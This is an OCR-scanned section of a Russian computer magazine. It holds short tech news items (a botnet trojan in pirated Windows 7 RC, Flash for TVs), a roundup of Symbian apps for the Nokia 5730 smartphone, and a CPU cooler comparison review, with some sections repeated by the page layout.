Так как вся прогрессивная часть человечества уже тестирует релиз-кандидат Windows 7, выложенный в Сеть в начале мая, его, разумеется, не могли обойти вниманием вирусмэйкеры и борцы с оными. Недавно стало известно о том, что вместе с одной из пиратских версий дистрибутива распространяется троян, который организует из компьютеров на базе Windows 7 RC ботнет. По данным экспертов компании Damballa, заражено уже порядка 30 тысяч машин. Так что, дорогой читатель, советуем качать Windows 7 с microsoft.com, а не из торрентов. Тем более, «мелкомягкие» любезно и совершенно бесплатно предоставят тебе и сам дистрибутив, и серийник к нему, валидный до мая 2010 года. Ну а заодно можешь потестировать и новый продукт от Kaspersky Lab. — Kaspersky Anti-Virus 8.0 для Windows 7. Совсем недавно началась бесплатная бета, которая должна продлиться полгода. Антивирус подойдет как для бета, так и для RC-версии Windows 7.

Ну, Интернет, погоди!



Технология Flash сегодня практически монополист рынка, несмотря на наличие конкурентов. Но компании Adobe, видимо, недостаточно того, что она прочно оккупировала ПК и добралась до смартфонов. Теперь в Adobe вспомнили о существовании другой техники — бытовой. На конференции NAB Show публике представили новую разработку — Flash, оптимизированный для телевизоров, приставок и Blu-ray плееров. Коалиция, собирающаяся продвигать это в массы, выглядит более чем внушительно. Среди производителей микросхем отметились Broadcom, Intel и STMicroelectronics, а среди прочих партнеров — Comcast, Disney Interactive и New York Times. Первые телевизоры, поддерживающие Flash, должны появиться в продаже уже к концу этого года. Благодаря open Framework, на ТВ можно будет запустить любое из уже существующих Flash-приложений, что обещает оставить конкурентов далеко позади.

Мобильный чемоданчик хакера

Телефон, компьютер, плеер, фотоаппарат — маленький арсенал, который всегда хочется иметь при себе. Но реально ли заменить его лишь одним компактным устройством, которое сможет пригодиться в любом месте в любое время? Легко! Если это современный музыкальный смартфон с QWERTY-клавиатурой, такой как **Nokia 5730 XpressMusic.**



Когда много лет назад родители подарили мне первый Pentium 133 МГц с 8 Мб оперативки на борту, я и подумать не мог, что девайс с намного большей мощностью будет постоянно при мне, просто в кармане джинсов. Я говорю про свой смартфон. И все-таки, несмотря на внушительные характеристики, мы никогда не используем телефон как компьютер – но почему? Ведь есть операционка, есть программы для нее, и есть ресурсы для запуска — что же мешает? По сути, единственным сдерживающим фактором является неудобная клавиатура, которая сильно сковывает и ограничивает действия пользователя. Зато, получив в распоряжение полноценную QWERTY-клаву, на смартфоне можно делать все, что угодно.

Причем, если раньше полноценной клавиатурой могли похвалиться только топовые модели коммуникаторов на Windows Mobile с астрономическими ценниками, то теперь за вполне разумные деньги можно приобрести Nokia 5730 XpressMusic.

И купить его есть за что! Главная фишка телефона — уникальный форм-фактор, совмещающий в себе сразу две клавиатуры. Если тебе надо позвонить или быстренько скинуть короткую SMS — нет ничего удобней традиционной телефонной клавы.

Но стоит раскрыть боковой слайдер, как у тебя в руках оказывается полноценная клавиатура, и ты можешь набирать тексты любой длины (я даже успеваю записывать лекции), кодить на Python или общаться в аське. Больше того, прямо на лицевой панели имеются кнопки для управления плеером и вкупе с 8 Гб карточкой, которая идет в комплекте, мы получаем отличную замену iPod'у, которую в отличие от обычного плеера всегда можно «прокачать». Встроенная камера на 3 мегапикселя никогда не заменит «зеркалку», но для того, чтобы заснять смешной момент или сделать видеоролик, — это самое то. В конце концов, платформа Symbian самой последней редакции позволяет установить кучу разных приложений, превращая Nokia 5730 XpressMusic в универсального солдата. Правда, здесь важно не потеряться в разнообразии софта и устанавливать только проверенные варианты. Но именно такие проверенные нами утилиты мы тебе сейчас и посоветуем.

Грамотный таск-менеджер
Стандартный таск-менеджер, безусловно, хорош… для обычного пользователя. Если же нужно поглубже заглянуть в систему, то придется поставить JBak TaskMan.
В итоге, ты получишь возможность просмотра списка процессов, потоков и блоков памяти, а также сможешь управлять автозапуском и быстро переключаться между активными процессами.

Мессенжер
Несмотря на то, что наша тройка операторов, наконец-то, сделала доступной функцию «Чат», клиент для аськи уже прижился на любом телефоне. Кто там возмутился по поводу того, что icq давно не пользуется? Понимаю, и поэтому особенно рекомендую утилиты Smaper или Slick, которые отлично поддерживают самые разные протоколы, в том числе интересующие нас ICQ, Jabber, и, конечно же, Google Talk. Оба клиенты хороши, причем у Slick'a, помимо всего прочего, есть отличная возможность для передачи файлов в виде ссылок.

Файловый менеджер
Для навигации по файловой системе твоего смартфона рекомендуем установить классный файловый менеджер X-plore. Помимо удобнейшего интерфейса, ты получишь в распоряжение поиск по имени файла или отрывку текста, встроенный аудио\видео-плеер и просмотрщик изображений. Более того, нет быстрее способа передать нужный файл через Bluetooth или MMS!

Удаленный админ
В любое время и практически в любом месте ты не только можешь принять звонок или проверить почту, но и удаленно админить любые серваки.
Подключиться по SSH к своим хостам можно с помощью портированной версии PuTTY for Symbian OS. Если же тебя интересует RDP, то следует воспользоваться тулзой TSMobiles. Кстати говоря, эта Java-программа, но она без проблем запустится на Nokia 5730 XpressMusic.

Видео-плеер
Любой пользователь Windows Mobile хорошо знаком с замечательным проигрывателем видео CorePlayer. Шустрый, безглючный и очень удобный, он делает всех конкурентов на раз-два. Где еще найдешь плеер, который проигрывает видео с любыми кодеками не хуже чем компьютер с K-Lite Code Pack'ом? После приобретения смартфона на Symbian мне было особенно приятно, что версия CorePlayer есть и для этой платформы.

Управление через Bluetooth
EQ Bluetool — утилита для удаленного управления компьютером через Bluetooth. Лично я приспособил эту программу как пульт дистанционного управления для видео-плеера, но тут все зависит от фантазии. Единственная загвоздка в том, что серверная часть программы написана на основе библиотеки BTFramework и будет работать исключительно со стандартными драйверами Windows для Bluetooth. Если ты установишь дрова с диска, который шел с твоим донглом, или программу Bluesoleil, то ничего не получится.








Распознавание музыки
ShazamID – это одна из моих любимых программ для телефона, которой я пользуюсь чуть ли не каждый день. Идея простая! Если где-то в кафе, по радио да неважно, где еще, заиграла прикольная композиция, то можно очень просто узнать, что это. Включаешь ShazamID – та записывает небольшой семпл, отправляет его на сервер и уже через пару секунд, скорее всего, покажет тебе имя исполнителя, название трека и даже обложку альбома!

Разговаривай бесплатно
Ощутив раз всю жестокость международного (да и междугороднего роуминга), желание разговаривать в «чужой» сотовой сети сильно притупляется. Но когда в распоряжении есть смартфон с Wi-Fi, о подобных затратах можно забыть, установив замечательную программу Fring. Подключившись к ближайшему хот-споту (в кафешке или гостинице), ты можешь позвонить куда угодно, используя все возможности VoIP- телефонии. А что это значит? Все просто: бесплатные звонки на такой же VoIP-клиент (прежде всего, Skype) или звонки по любым номерам за сущие копейки (вплоть до бесплатных на городские в Москве и Питере). Причем для тебя такой звонок ничем отличаться не будет, кроме того, что весь трафик пойдет не через дорогостоящий GSM, а через Wi-Fi.

Безопасность
С появлением возможности редактировать файлы или удаленно коннектиться к серверам, к данным на телефоне стоит относиться с особой осторожностью. Небольшая тулза Best Crypto позволит 256-битным ключом зашифровать любые папки или файлы. Теперь, чтобы открыть их, потребуется ввести пароль или сложную парольную фразу. Другая утилита symvpn поможет защитить данные от перехвата, устанавливая безопасный PPTP-канал до VPN-сервера. А это, кстати, еще и способ сохранить анонимность.

Альтернативный плеер
Если скины стандантного плеера, восьми эквалайзеров, способных изменять звук до неузнаваемости, и вообще, во всех отношениях приятный плеер платформы S60 Feature Pack2 тебя вдруг не устраивает, могу посоветовать только одно — OggPlay. Помимо большого числа поддерживаемых форматов (новомодные .ogg, .oga, .flac и, конечно же, .mp3), у плеера есть еще две удобных опции. Первое — настраиваемые горячие клавиши. И второе — автоматический поиск файлов для воспроизведения в нужной папке, избавляющий от геморроя с составлением плейлистов при каждой загрузке новой музыки.



ХОЛОД РЕШАЕТ ВСЕ

Сравнение охлаждающих систем для процессоров

Качество укладки элементов в микросборках и микросхемах непрерывно увеличивается, а вот большинство систем охлаждения до недавнего времени отставали в своем развитии. Пора наверстать упущенное! Мы отобрали несколько разработок в этой области и рады представить их тебе.

НЕСКОЛЬКО ПОКОЛЕНИЙ КУЛЕРОВ


Если уж речь зашла о модернизации систем охлаждения, то полезно вспомнить новейшую историю их развития. Начнем приблизительно года этак с двухтысячного. Мощные кулеры стали устанавливать на процессоры Intel, начиная с Pentium III. Чуть раньше они появились на разработках AMD, — поскольку энерговыделение каждого транзистора (следовательно, и всего процессора) у них было больше, нежели у «пентиумов». Чуть позже они эту проблему исправили. Изначально система охлаждения была проста, как гвоздь — брался радиатор (как правило, алюминиевый) и на него устанавливался небольшой вентилятор. В принципе, общая схема прослеживается и в сегодняшних моделях, однако нынешние — гораздо более производительны при сравнимых размерах.
Примерно в 2004 году начали появляться кулеры-монстры, моду на которые стал задавать Thermaltake. Однако апогеем стал, пожалуй, 2007-й. Примерно тогда же производители электроники всерьез задумались о снижении потребляемой мощности, так как чисто экстенсивное развитие стало себя исчерпывать. Та же ситуация произошла с кулерами — делать вентиляторы размером с весь системный блок — это, все же, глупость. Примерно с 2006 года начинают массово появляться нововведения в технике охлаждения. Во-первых, жидкостные системы, как более тихие, завоевали большее количество поклонников, нежели было прежде. Однако это экзотика. В основном начали входить в жизнь более теплопроводные материалы; увеличивались площади радиаторов (за счет уменьшения толщины пластин и увеличения их количества), применялись тепловодные трубки и правильная организация притока и оттока воздуха через корпус — раньше об этом если и думали, то не сильно. **И буквально год назад** начали появляться модели, которые действительно можно назвать кулерами нового поколения. В них большинство характеристик (материал, крепления, габариты, теплоотвод и т.д.) действительно хорошо сбалансированы!

Тестовое оборудование:
Ice Hammer IH-4405
Thermalright IFX-14
Thermalright Ultra-120 eXtreme
Xilence Black Hawk Edition
Zerotherm ZEN FZ120
Noctua NH-C12P

Тестовый стенд:
Процессор: AMD Phenom X4 9950 Black Edition
Системная плата: Foxconn A7DA-S (чипсет AMD 790GX)
Память, Мб: 1024, модуль Corsair CM2X1024-8500C5
Жесткий диск, Гб: 500, Samsung HD501LJ
Блок питания, Вт: 720, Enermax EIN720AWT
XXXТестовый стенд

МЕТОДИКА ТЕСТИРОВАНИЯ

Для теста мы взяли 4-ядерный процессор AMD Phenom X4 9950, у которого максимальная мощность рассеивания составляет приблизительно 140 Вт. Отметим, что стенд, на котором производилось тестирование, был открытым — в этом случае мы отсекаем возможную дополнительную погрешность, вызванную нагревом корпуса. Конечно, термопаста существенно влияет на отвод тепла, поскольку обладает собственным тепловым сопротивлением на границах сред (тем не менее, оно меньше, чем тепловое сопротивление раздела процессор-радиатор). Для объективности мы использовали одну и ту же пасту на всех кулерах: Noctua NT-H1.
Сам тест производился утилитой S&M. С помощью нее мы нагревали процессор в течение 30 минут. Тихие кулеры без регулировки вращения оценивались лишь в одном режиме; более продвинутые — в двух: на максимуме и при скорости в 1400 об/мин. Выбор именно этой цифры объясняется тем, что на многих вентиляторах с переменными режимами работы эта частота вращения является минимальной.
Температура снималась с внутриядерных датчиков процессора с помощью программы Lavalys Everest. Естественно, отбирались максимальные значения. Уровень шума оценивался, исходя из ТТХ кулера.



ХОЛОД РЕШАЕТ ВСЕ

Сравнение охлаждающих систем для процессоров

Качество укладки элементов в микросборках и микросхемах непрерывно увеличивается, а вот большинство систем охлаждения до недавнего времени отставали в своем развитии. Пора наверстать упущенное! Мы отобрали несколько разработок в этой области и рады представить их тебе.

НЕСКОЛЬКО ПОКОЛЕНИЙ КУЛЕРОВ

Если уж речь зашла о модернизации систем охлаждения, то полезно вспомнить новейшую историю их развития. Начнем приблизительно года этак с двухтысячного. Мощные кулеры стали устанавливать на процессоры Intel, начиная с Pentium III. Чуть раньше они появились на разработках AMD, — поскольку энерговыделение каждого транзистора (следовательно, и всего процессора) у них было больше, нежели у «пентиумов». Чуть позже они эту проблему исправили. Изначально система охлаждения была проста, как гвоздь — брался радиатор (как правило, алюминиевый) и на него устанавливался небольшой вентилятор. В принципе, общая схема прослеживается и в сегодняшних моделях, однако нынешние — гораздо более производительны при сравнимых размерах.
Примерно в 2004 году начали появляться кулеры-монстры, моду на которые стал задавать Thermaltake. Однако апогеем стал, пожалуй, 2007-й. Примерно тогда же производители электроники всерьез задумались о снижении потребляемой мощности, так как чисто экстенсивное развитие стало себя исчерпывать. Та же ситуация произошла с кулерами — делать вентиляторы размером с весь системный блок — это, все же, глупость. Примерно с 2006 года начинают массово появляться нововведения в технике охлаждения. Во-первых, жидкостные системы, как более тихие, завоевали большее количество поклонников, нежели было прежде. Однако это экзотика. В основном начали входить в жизнь более теплопроводные материалы; увеличивались площади радиаторов (за счет уменьшения толщины пластин и увеличения их количества), применялись тепловодные трубки и правильная организация притока и оттока воздуха через корпус — раньше об этом если и думали, то не сильно. **И буквально год назад** начали появляться модели, которые действительно можно назвать кулерами нового поколения. В них большинство характеристик (материал, крепления, габариты, теплоотвод и т.д.) действительно хорошо сбалансированы!

Тестовое оборудование:
Ice Hammer IH-4405
Thermalright IFX-14
Thermalright Ultra-120 eXtreme
Xilence Black Hawk Edition
Zerotherm ZEN FZ120
Noctua NH-C12P

Тестовый стенд:
Процессор: AMD Phenom X4 9950 Black Edition
Системная плата: Foxconn A7DA-S (чипсет AMD 790GX)
Память, Мб: 1024, модуль Corsair CM2X1024-8500C5
Жесткий диск, Гб: 500, Samsung HD501LJ
Блок питания, Вт: 720, Enermax EIN720AWT
XXXТестовый стенд

МЕТОДИКА ТЕСТИРОВАНИЯ

Для теста мы взяли 4-ядерный процессор AMD Phenom X4 9950, у которого максимальная мощность рассеивания составляет приблизительно 140 Вт. Отметим, что стенд, на котором производилось тестирование, был открытым — в этом случае мы отсекаем возможную дополнительную погрешность, вызванную нагревом корпуса. Конечно, термопаста существенно влияет на отвод тепла, поскольку обладает собственным тепловым сопротивлением на границах сред (тем не менее, оно меньше, чем тепловое сопротивление раздела процессор-радиатор). Для объективности мы использовали одну и ту же пасту на всех кулерах: Noctua NT-H1.
Сам тест производился утилитой S&M. С помощью нее мы нагревали процессор в течение 30 минут. Тихие кулеры без регулировки вращения оценивались лишь в одном режиме; более продвинутые — в двух: на максимуме и при скорости в 1400 об/мин. Выбор именно этой цифры объясняется тем, что на многих вентиляторах с переменными режимами работы эта частота вращения является минимальной.
Температура снималась с внутриядерных датчиков процессора с помощью программы Lavalys Everest. Естественно, отбирались максимальные значения. Уровень шума оценивался, исходя из ТТХ кулера.



Ice Hammer
IH-4405

Технические характеристики:
Поддерживаемые процессоры: **AMD Socket AM2/AM2+, Intel LGA775**
Материал подошвы: **медь**
Количество тепловых трубок: **5**
Диаметр тепловых трубок, мм: **6**
Диаметр вентилятора, мм: **120**
Скорость вращения вентилятора, об/мин: **1000-2000**
Уровень шума: **19-32 дБ**
Поток воздуха, CFM: **55.6-80.1**
Поддержка PWM: **нет**
Габариты, мм: **125x105x150**
Вес, г: **798**



Начнем с плюсов. Во-первых, технология HDT (Heatpipe-Direct-Touch), суть которой состоит в том, что тепловые трубки подходят как раз к плоскости контакта процессора и радиатора. Это улучшает теплообмен в самом кулере. Основание радиатора выполнено из меди, а вентилятор устройства имеет девять лопастей. Скорость их вращения изменяется в пределах от 850 до 1650 об/мин (что, вообще говоря, противоречит официальным данным). Кроме того, на радиатор можно установить еще один, дополнительный вентилятор. В комплекте с кулером идет тюбик с термопастой. Такая щедрость для подобной цены!.. По ТТХ характеристики термопасты таковы: теплопроводность более 7.5 Вт/(м*К), тепловое сопротивление менее 0.06 К/Вт — очень неплохо, ведь термопаста на 25% состоит из серебра.



Из минусов замечен сильный шум на больших оборотах.



Thermalright
IFX-14

Технические характеристики:
Поддерживаемые процессоры: **AMD Socket AM2/AM2+, Intel LGA775/ LGA1366 (с помощью доп. аксессуара)**
Материал подошвы: **медь**
Количество тепловых трубок: **4**
Диаметр тепловых трубок, мм: **8**
Диаметр вентилятора, мм: **3x120 (в комплект не входят)**
Скорость вращения вентилятора, об/мин: **n/a**
Уровень шума: **n/a**
Поток воздуха, CFM: **/na**
Поддержка PWM: **n/a**
Габариты, мм: **146x126x161**
Вес, г: **790**





Кулер оказался лучшим среди рассмотренных в тесте. Всего 36 градусов при обдуве одним (!) радиатором диаметром 120 мм — это очень сильный результат. Вместе с радиатором никаких вентиляторов в комплекте нет (хотя есть посадочные места аж для четырех), но зато присутствует IFX-10 — дополнительный радиатор для охлаждения обратной стороны системной платы. Мы установили на радиатор IFX-14 одну 120 мм вертушку Antec TriCool LED и, тем не менее, получили наилучшие результаты.
На IFX-10 также есть кулер, хотя во время теста мы его выключали, чтобы оценить именно процессорный охладитель.



Представляется сомнительными полезность и удобность IFX-10, поскольку использовать его можно далеко не всегда. Намного логичнее выглядел бы хороший вентилятор на кулере.





Ice Hammer
IH-4405

Технические характеристики:
Поддерживаемые процессоры: **AMD Socket AM2/AM2+, Intel LGA775**
Материал подошвы: **медь**
Количество тепловых трубок: **5**
Диаметр тепловых трубок, мм: **6**
Диаметр вентилятора, мм: **120**
Скорость вращения вентилятора, об/мин: **1000-2000**
Уровень шума: **19-32 дБ**
Поток воздуха, CFM: **55.6-80.1**
Поддержка PWM: **нет**
Габариты, мм: **125x105x150**
Вес, г: **798**

●●●●●●●●●○



Начнем с плюсов. Во-первых, технология HDT (Heatpipe-Direct-Touch), суть которой состоит в том, что тепловые трубки подходят как раз к плоскости контакта процессора и радиатора. Это улучшает теплообмен в самом кулере. Основание радиатора выполнено из меди, а вентилятор устройства имеет девять лопастей. Скорость их вращения изменяется в пределах от 850 до 1650 об/мин (что, вообще говоря, противоречит официальным данным). Кроме того, на радиатор можно установить еще один, дополнительный вентилятор. В комплекте с кулером идет тюбик с термопастой. Такая щедрость для подобной цены!.. По ТТХ характеристики термопасты таковы: теплопроводность более 7.5 Вт/(м*K), тепловое сопротивление менее 0.06 K/Вт — очень неплохо, ведь термопаста на 25% состоит из серебра.



Из минусов замечен сильный шум на больших оборотах.

Thermalright
IFX-14

Технические характеристики:
Поддерживаемые процессоры: **AMD Socket AM2/AM2+, Intel LGA775/LGA1366 (с помощью доп. аксессуара)**
Материал подошвы: **медь**
Количество тепловых трубок: **4**
Диаметр тепловых трубок, мм: **8**
Диаметр вентилятора, мм: **3х120 (в комплект не входят)**
Скорость вращения вентилятора, об/мин: **n/a**
Уровень шума: **n/a**
Поток воздуха, CFM: **/na**
Поддержка PWM: **n/a**
Габариты, мм: **146x126x161**
Вес, г: **790**






Кулер оказался лучшим среди рассмотренных в тесте. Всего 36 градусов при обдуве одним (!) радиатором диаметром 120 мм — это очень сильный результат. Вместе с радиатором никаких вентиляторов в комплекте нет (хотя есть посадочные места аж для четырех), но зато присутствует IFX-10 — дополнительный радиатор для охлаждения обратной стороны системной платы. Мы установили на радиатор IFX-14 одну 120 мм вертушку Antec TriCool LED и, тем не менее, получили наилучшие результаты.
На IFX-10 также есть кулер, хотя во время теста мы его выключали, чтобы оценить именно процессорный охладитель.



Представляется сомнительными полезность и удобность IFX-10, поскольку использовать его можно далеко не всегда. Намного логичнее выглядел бы хороший вентилятор на кулере.

2870 руб.



Thermalright Ultra-120 eXtreme

Технические характеристики:
Поддерживаемые процессоры: **AMD Socket AM2/AM2+, Intel LGA775/ LGA1366 (с помощью доп. аксессуара)**
Материал подошвы: **медь**
Количество тепловых трубок: **6**
Диаметр тепловых трубок, мм: **6**
Диаметр вентилятора, мм: **120 (в комплект не входят)**
Скорость вращения вентилятора, об/мин: **-**
Уровень шума: **n/a**
Поток воздуха, CFM: **n/a**
Поддержка PWM: **n/a**
Габариты, мм: **63x132x161**
Вес, г: **790**

●●●●●●●●●○



Эта модель от Thermalright конструктивно схожа с IFX-14: такой же массивный теплообменник, те же теплоотводные трубки. Последние соединены с корпусом пайкой, что улучшает общую тепловую проводимость. В «плюсы» также отнесем и большую площадь ребер радиатора. В тесте устройство показало результаты, схожие с показателями IFX-14 с одним вентилятором.
В комплекте имеются крепления на Intel LGA775 и AMD Socket AM2+, однако этим производители решили не ограничиваться. Дополнительно можно приобрести переходники под LGA1366, AMD Socket 939 и Intel Xeon. На официальном сайте они доступны по цене $10 (у нас, соответственно, будут стоить дороже).



На кулере нет собственного вентилятора. Вдобавок могут возникнуть проблемы при установке из-за, прямо скажем, не самых маленьких габаритов.



2100 руб.

Xilence Black Hawk Edition

Технические характеристики:
Поддерживаемые процессоры: **AMD Socket AM2/AM2+/939/940/754, Intel LGA77**
Материал подошвы: **медь**
Количество тепловых трубок: **6**
Диаметр тепловых трубок, мм: **6**
Диаметр вентилятора, мм: **120**
Скорость вращения вентилятора, об/мин: **1800**
Уровень шума: **23 дБ**
Поток воздуха, CFM: **78.31**
Поддержка PWM: **да**
Габариты, мм: **155x143x144**
Вес, г: **876**


●●●●●●●●●●



Теплоотвод этой модели улучшен посредством шести 8-миллиметровых тепловых трубок. Еще одним плюсом является гидродинамический подшипник, установленный в 120 мм вентиляторе, который, кстати, закреплен на радиаторе при помощи резиновых креплений. Это позволяет погасить ненужные механические колебания. Есть возможность регулировки скорости вращения кулера с помощью PWM.
Результат устройства в тесте нас приятно удивил — температура не поднялась выше 40 градусов по Цельсию!
Еще одним немаловажным преимуществом стала цена, а также то, что модель может работать практически с любым современным процессором. Теплопроводности хватит даже на самые горячие камни.



Нет креплений под LGA1366 (впрочем, это не очень серьезный недостаток, ведь мы рассматриваем модели, в основном предназначенные для процессоров от AMD).
Уровень шума на максимальной частоте (1800 об/мин) высоковат — 23 дБ при создаваемом потоке в 78.31 CFM.




Zerotherm ZEN FZ120

Технические характеристики:
Поддерживаемые процессоры: **Intel LGA775, AMD Socket AM2/AM2+/939/940**
Материал подошвы: **медь**
Количество тепловых трубок: **4**
Диаметр тепловых трубок, мм: **6**
Диаметр вентилятора, мм: **120**
Скорость вращения вентилятора, об/мин: **1100-1800**
Уровень шума: **19.5-31.4 дБ**
Поток воздуха, CFM: **59.48**
Поддержка PWM: **да**
Габариты, мм: **126x61x156**
Вес, г: **670**

●●●●●●●●○○


Эта система охлаждения построена по ставшей уже классической схеме: на медном радиаторе вертикально расположен вентилятор. Соединение выполнено при помощи четырех тепловых трубок, при этом использовалась пайка. У ребер радиатора довольно необычная форма. На официальном сайте производителя заявляется, что такая форма увеличивает площадь поверхности, а, следовательно, возможен более интенсивный теплоотвод в атмосферу. Вентилятор управляем при помощи PWM, причем довольно легко. Да и крепится без особых проблем — на AM2+ встал буквально за минуту. Конечно, с Intel'ом все будет позаковыристее — из-за подпружиненных креплений, устанавливаемых с обратной стороны платы. По части эффективности — результаты нормальные, однако ничего выдающегося. Еще раз подтвердилось правило «цена — не показатель качества».


Уровень шума довольно существенный.



Noctua NH-C12P

Технические характеристики:
Поддерживаемые процессоры: **AMD Socket AM2/AM2+, Intel LGA775/LGA1366 (с помощью доп. аксессуара)**
Материал подошвы: **медь**
Количество тепловых трубок: **6**
Диаметр тепловых трубок, мм: **6**
Диаметр вентилятора, мм: **120**
Скорость вращения вентилятора, об/мин: **1300**
Уровень шума: **12.6 дБ**
Поток воздуха, CFM: **92.3**
Поддержка PWM: **нет**
Габариты, мм: **114x126x152**
Вес, г: **730**

●●●●●●●●○○


Каркасом всей конструкции служат шесть тепловых трубок, при этом стоит заметить, что ребра радиатора крепятся прямо к площадке соприкосновения с процессором. Она, кстати, не совсем обычная: с дуговым рифлением. Из разумных объяснений на ум приходит увеличение площади соприкосновения термопасты и радиатора, но в таком случае надо оной всю нижнюю поверхность радиатора просто залить. На краях лопастей вентилятора имеются зазубрины. Они разделяют образующиеся вихревые потоки на более мелкие (уменьшает уровень шума). Кроме того, по заверениям разработчиков, спектр шума расширяется, что делает его менее надоедливым (говоря умными словами, при этом он приближен к математической модели аддитивного белого гауссова шума...). Шумит и вибрирует кулер реально очень слабо.


При такой цене охлаждение могло быть гораздо более эффективным.

ВЫВОДЫ

Все модели по-своему хороши. Но у каждой из них свои недостатки, и каждая подходит под разные задачи. Однако лучше всего с основной функцией — охлаждением процессора — справился Thermalright IFX-14, за что заслуженно получает приз «Выбор редакции». Лучшую покупку однозначно забирает Ice Hammer IH-4405 — в его цену я сначала просто не поверил. Впрочем, остальные модели также неплохи.

АЛЕКСЕЙ ШУВАЕВ

ASUS AiGuru SV1

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Дисплей: **LCD 7", 800x480**
Камера: **VGA, 640x480**
Интерфейсы: **Ethernet, 802.11 b/g**
Габариты: **202 x 123 x 253 мм**
